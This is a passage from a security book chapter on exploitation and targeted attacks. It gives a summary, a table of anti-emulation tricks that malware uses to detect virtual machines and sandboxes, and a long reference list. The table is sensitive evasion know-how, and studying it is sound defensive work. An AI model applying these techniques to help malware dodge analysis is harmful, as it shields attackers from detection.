In this chapter, we have discussed potential attack techniques and insidious vulnerabilities that are used by attackers to perform system exploitation. Attackers utilize the techniques discussed above to craft reliable browser-based and software-centric exploits to subvert the deployed protections for compromising the target systems. Browser-based heap overflow exploitation is frequently used by attackers to infect target systems. Browser-based exploits are served through BEPs that ease out the initial infection and exploitation processes. Exploits transmitted as attachments are created to bypass generic security protections. It is very crucial to understand malware design and various types of anti-debugging, anti-virtualization, and code obfuscation techniques. Overall, targeted attacks effectiveness depend on the use of robust exploits and stealthy downloading of advanced malicious code on the target systems.

Table 4.12 Widely Used Anti-Emulation Techniques

Anti-Emulation Technique	Details
Hardware identifiers	Hardware-based information can be used to detect the presence of virtualized system. For example, virtual machines have only specific set of identifiers in Media Access Control (MAC) address. VMWare also uses IN instruction as a part of I/O mechanism which can also be used to detect it.
Registry based	Virtual machines have unique set of information in the registry. For example, registry can be queried for Virtual Machine Communication Interface (VMCI) and disk identifiers for detecting virtual machines.
CPU instructions	Location of Local Descriptor Table (LDT), Global Descriptor Table (GDT), Interrupt Descriptor Table (IDT) and Task Register (TR) is queried in the memory using SLDT, SGDT, SIDT and STR instructions respectively. The "S" refers to store as these instructions store the contents of respective tables.
Exception driven	A simple check to verify whether exceptions are generated inside virtual systems when invalid instructions are executed. For example, VirtualPC does not trigger any exceptions when invalid instruction is executed in it.
Other techniques	Additional set of procedures can also be used for detecting virtualized environments as follows: • Process identifiers • Keyboard detection and mouse activity • Hypervisor detection • BIOS identifiers • Scanning for Window handles • Pipe Names • DLLs • System manufacturer name scanning • Shared folders

REFERENCES

[1] Sood A, Enbody R. Browser exploit packs: exploitation tactics. In: Proceedings of virus bulletin conference. Barcelona, Spain; 2011. <http://www.secniche.org/papers/VB_2011_BRW_EXP_PACKS_AKS_RJE.pdf> [accessed 2.10.13].

[2] Sood A, Enbody R, Bansal R. The exploit distribution mechanism in browser exploit packs, Hack in the Box (HitB) magazine, <http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-008.pdf> [accessed 2.10.2013].

[3] Miller C. The legitimate vulnerability market: the secretive world of 0-day exploits sales, independent security evaluators whitepaper, <http://securityevaluators.com/files/papers/0daymarket.pdf> [accessed 04.10.13].

[4] Osborne C. NSA purchased zero-day exploits from French security firm Vupen, ZDNet Blog, <http://www.zdnet.com/nsa-purchased-zero-day-exploits-from-french-security-firm-vupen-7000020825> [accessed 05.10.13].

[5] Gorenc B, Spelman J. Java every-days exploiting software running on 3 billion devices. In: Proceedings of BlackHat security conference; 2013.

[6] Enhanced mitigation experience toolkit 4.0, <http://www.microsoft.com/en-us/download/details.aspx?id=39273> [accessed 13.10.13].

[7] Erlingsson U. Low-level software security: attack and defenses, technical report MSR-TR-07-153, Microsoft Research, <http://research.microsoft.com/pubs/64363/tr-2007-153.pdf> [accessed 05.10.13].

[8] Microsoft security research and defense, understanding DEP as a mitigation technology part 1, <http://blogs.technet.com/b/srd/archive/2009/06/12/understanding-dep-as-a-mitigation-technology-part-1.aspx> [accessed 05.10.13].

[9] Microsoft security research and defense, understanding DEP as a mitigation technology part 1, <http://blogs.technet.com/b/srd/archive/2009/06/12/understanding-dep-as-a-mitigation-technology-part-2.aspx> [accessed 06.10.13].

[10] Microsoft developer network, /GS (Buffer Security Check), <http://msdn.microsoft.com/en-us/library/8dbf701c%28VS.80%29.aspx> [accessed 06.10.13].

[11] Cowan C, Pu C, Maier D, Hinton H, Walpole J, Bakke P, et al. <http://nob.cs.ucdavis.edu/classes/ecs153-2005-02/handouts/stackguard_usenix98.pdf> [accessed 20.10.13].

[12] Hawkes B. Exploiting OpenBSD, <http://inertiawar.com/openbsd/hawkes_openbsd.pdf> [accessed 21.10.13].

[13] Zovi D. Return oriented exploitation. In: Proceedings of BlackHat security conference, <http://media.blackhat.com/bh-us-10/presentations/Zovi/BlackHat-USA-2010-DaiZovi-Return-Oriented-Exploitation-slides.pdf>; 2010 [accessed 08.10.13].

[14] Pappas V, Polychronakis M, Keromytis AD. Smashing the gadgets: hindering return-oriented programming using in-place code randomization. In: Proceedings of the 2012 IEEE symposium on security and privacy (SP '12). Washington, DC, USA: IEEE Computer Society; 2012. p. 601–15.

[15] Nergal. The advanced return-into-lib(c) exploits, Phrack magazine, issue 58, <http://www.phrack.org/issues.html?issue=58&id=4&mode=txt> [accessed 08.10.13].

[16] Liu L, Han J, Gao D, Jing J, Zha D. Launching return-oriented programming attacks against randomized relocatable executables. In: Proceedings of the 2011 IEEE 10th international conference on trust, security and privacy in computing and communications (TRUSTCOM '11). Washington, DC, USA: IEEE Computer Society; 2011. p. 37–44.

[17] Homescu A, Stewart M, Larsen P, Brunthaler S, Franz M. Microgadgets: size does matter in turing-complete return-oriented programming. In: Proceedings of the sixth USENIX conference on Offensive Technologies (WOOT '12). Berkeley, CA, USA: USENIX Association; 2012. p. 7–7.

[18] Corelan Team. ROP gadgets, <https://www.corelan.be/index.php/security/rop-gadgets> [accessed 13.10.13].

[19] Sikka N, Stack pivoting, infosec research blog, <http://neilscomputerblog.blogspot.com/2012/06/stack-pivoting.html> [accessed 13.10.13].

[20] Checkoway S, Davi L, Dmitrienko A, Sadeghi AR, Shacham H, Winandy M. Return-oriented programming without returns. In: Keromytis A, Shmatikov V, editors. Proceedings of CCS 2010. ACM Press; 2010. p. 559–72.

[21] Whitehouse O. GS and ASLR in Windows Vista. In: Proceedings of BlackHat (USA) security conference, <https://www.blackhat.com/presentations/bh-dc-07/Whitehouse/Presentation/bh-dc-07-Whitehouse.pdf> [accessed 13.10.13].

[22] Snow KZ, Monrose F, Davi L, Dmitrienko A, Liebchen C, Sadeghi A. Just-in-time code reuse: on the effectiveness of fine-grained address space layout randomization. In: Proceedings of the 2013 IEEE symposium on security and privacy (SP '13). Washington, DC, USA: IEEE Computer Society; 2013. p. 574–88.

[23] Sintsov A. JiT spray attacks and advanced shellcode. In: Proceedings of Hack-in-the-Box (HitB) conference, <http://dsecrg.com/files/pub/pdf/HITB%20-%20JIT-Spray%20Attacks%20and%20Advanced%20Shellcode.pdf> [accessed 13.10.13].

[24] Pan M, Tsai S. Weapons of targeted attack: modern document exploit techniques. In: Proceedings of BlackHat (USA) security conference, <http://media.blackhat.com/bh-us-11/Tsai/BH_US_11_TsaiPan_Weapons_Targeted_Attack_WP.pdf> [accessed 13.10.13].

[25] Frisch H. Bypassing ASLR by predicting a process' randomization. In: Proceedings of BlackHat (Europe) security conference, <http://www.blackhat.com/presentations/bh-europe-09/Fritsch/Blackhat-Europe-2009-Fritsch-Bypassing-aslr-whitepaper.pdf> [accessed 15.10.13].

[26] Yu Y. DEP/ASLR Bypass without ROP/JIT. In: Proceedings of CanSecWest conference, <http://cansecwest.com/slides/2013/DEP-ASLR%20bypass%20without%20ROP-JIT.pdf> [accessed 15.10.13].

[27] Serna F. The Info leak era on software exploitation. In: Proceedings of BlackHat security conference, <http://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf> [accessed 16.10.13].

[28] Provos N, Mavrommatis P, Rajab M, Monrose F. All your iFRAMEs point to US. In: Proceedings of the seventeenth conference on security symposium (SS '08). Berkeley, CA, USA: USENIX Association; 2008. p. 1–15.

[29] Kotov V, Massacci F. Anatomy of exploit kits: preliminary analysis of exploit kits as software artefacts. In: Jürjens J, Livshits B, Scandariato R, editors. In: Proceedings of the fifth international conference on engineering secure software and systems (ESSoS '13). Berlin, Heidelberg: Springer-Verlag; 2013. p. 181–96.

[30] Sood A, Enbody R. Crimeware-as-a-Service (CaaS): a survey of commoditized crimeware in the underground market. Int J Crit Infrastruct Prot 2013;6(1):28–38.

[31] Grier C, Ballard L, Caballero J, Chachra N, Dietrich C, Levchenko K, et al. Manufacturing compromise: the emergence of exploit-as-a-service. In: Proceedings of the 2012 ACM conference on computer and communications security; 2012.

[32] Zhang J, Seifert C, Stokes JW, Lee W. ARROW: generating signatures to detect drive-by downloads. In: Proceedings of the twentieth international conference on world wide web (WWW '11). New York, NY, USA: ACM; 2011. p. 187–196.

[33] Backdoor.PHP.C99Shell.w, <http://www.securelist.com/en/descriptions/old188613 [accessed 21.10.13].

[34] Sood A, Bansal R, Enbody R. Exploiting web virtual hosting: malware infections, Hack-in-the-Box (HitB) magazine, <http://magazine.hackinthebox.org/issues/HITB-Ezine-Issue-005.pdf> [accessed 18.10.13].

[35] Kindlund D. DarkLeech SAYS HELLO, FireEye Blog, <http://www.fireeye.com/blog/technical/cyber-exploits/2013/09/darkleech-says-hello.html> [accessed 18.10.13].

[36] W3C. SVR1: implementing automatic redirects on the server side instead of on the client side, <http://www.w3.org/TR/WCAG20-TECHS/SVR1.html> [accessed 18.10.13].

[37] W3C. G110: using an instant client-side redirect, <http://www.w3.org/TR/WCAG20-TECHS/G110.html> [accessed 18.10.13].

[38] How-to-geek, how to change your browser's user agent without installing any extensions, <http://www.howtogeek.com/113439/how-to-change-your-browsers-user-agent-without-installing-any-extensions> [accessed 21.10.13].

[39] Savio N. Plug-in detection with JavaScript, <http://www.oreillynet.com/pub/a/javascript/2001/07/20/plugin_detection.html> [accessed 18.10.13].

[40] Plugin Detect, <http://www.pinlady.net/PluginDetect>.

[41] Mozilla Plugin Checker, <https://www.mozilla.org/en-US/plugincheck>.

[42] Qualys BrowserCheck, <https://browsercheck.qualys.com>.

[43] Sotirov A. Heap Feng Shui in JavaScript, <http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf> [accessed 20.10.13].

[44] Chenette S, Joseph M. Detecting web browser heap corruption attacks, <https://www.blackhat.com/presentations/bh-usa-07/Chenette_and_Joseph/Presentation/bh-usa-07-chenette_and_joseph.pdf> [accessed 20.10.13].

[45] Daniel M, Honoroff J, Miller C. Engineering heap overflow exploits with JavaScript, <https://www.usenix.org/legacy/events/woot08/tech/full_papers/daniel/daniel_html/woot08.html> [accessed 20.10.13].

[46] Rutkowska J. Introducing stealth malware taxonomy, <http://www.net-security.org/dl/articles/malware-taxonomy.pdf > [accessed 22.10.13].

[47] Sikka N. Reversing stuxnet: 5 (Kernel Hooking), <http://neilscomputerblog.blogspot.com/2011/09/kernel-hooking.html> [accessed 22.10.13].

[48] A catalog of windows local Kernel-mode backdoor techniques, uninformed journal, <http://www.uninformed.org/?v=all&a=35> [accessed 22.10.13].

[49] Tsyganok K, Tumoyan E, Babenko L, Anikeev M. Classification of polymorphic and metamorphic malware samples based on their behavior. In: Proceedings of the fifth international conference on security of information and networks (SIN '12). New York, NY, USA: ACM; 2012. p. 111–16.

[50] Li X, Loh PKK, Tan F. Mechanisms of polymorphic and metamorphic viruses. In: Proceedings of the 2011 european intelligence and security informatics conference (EISIC '11). Washington, DC, USA: IEEE Computer Society; 2011. p. 149–54.

[51] Ferrie P. The ultimate anti-debugging reference, <http://pferrie.host22.com/papers/antidebug.pdf> [accessed 21.10.13].

[52] Liston T, Skoudis E. On the cutting edge: thwarting virtual machine detection, <http://handlers.sans.org/tliston/ThwartingVMDetection_Liston_Skoudis.pdf > [accessed 23.10.13].

[53] Ferrie P. Attacks on virtual machine emulators, Symantec advanced threat research, <http://www.symantec.com/avcenter/reference/Virtual_Machine_Threats.pdf> [accessed 23.10.13].

[54] Branco R, Barbosa G, Neto P. Scientific but not academic overview of malware anti-debugging, anti-disassembly and anti-VM technologies. Las Vegas, NV: BlackHat; 2012.

[55] Chen X., Andersen J, Mao ZM, Bailey M. Nazario, Jose. Towards an understanding of anti-virtualization and anti-debugging behavior in modern malware, Dependable systems and networks with FTCS and DCC, 2008. DSN 2008. IEEE international conference on, vol., no., pp.177,186, 24–27 June 2008, Anchorage, AK.

[56] Sood A, Enbody R. Malware design strategies for detection and prevention controls: part one. Virus Bull Mag, May 2012.

[57] Sood A, Enbody R. Malware design strategies for detection and prevention controls: part two. Virus Bull Mag, June 2012.

[58] Ding Y, Wei T, Wang T, Liang Z, Zou W. Heap Taichi: exploiting memory allocation granularity in heap-spraying attacks. In: Proceedings of the twentysixth annual computer security applications conference (ACSAC '10). New York, NY, USA: ACM; 2010.

This page intentionally left blank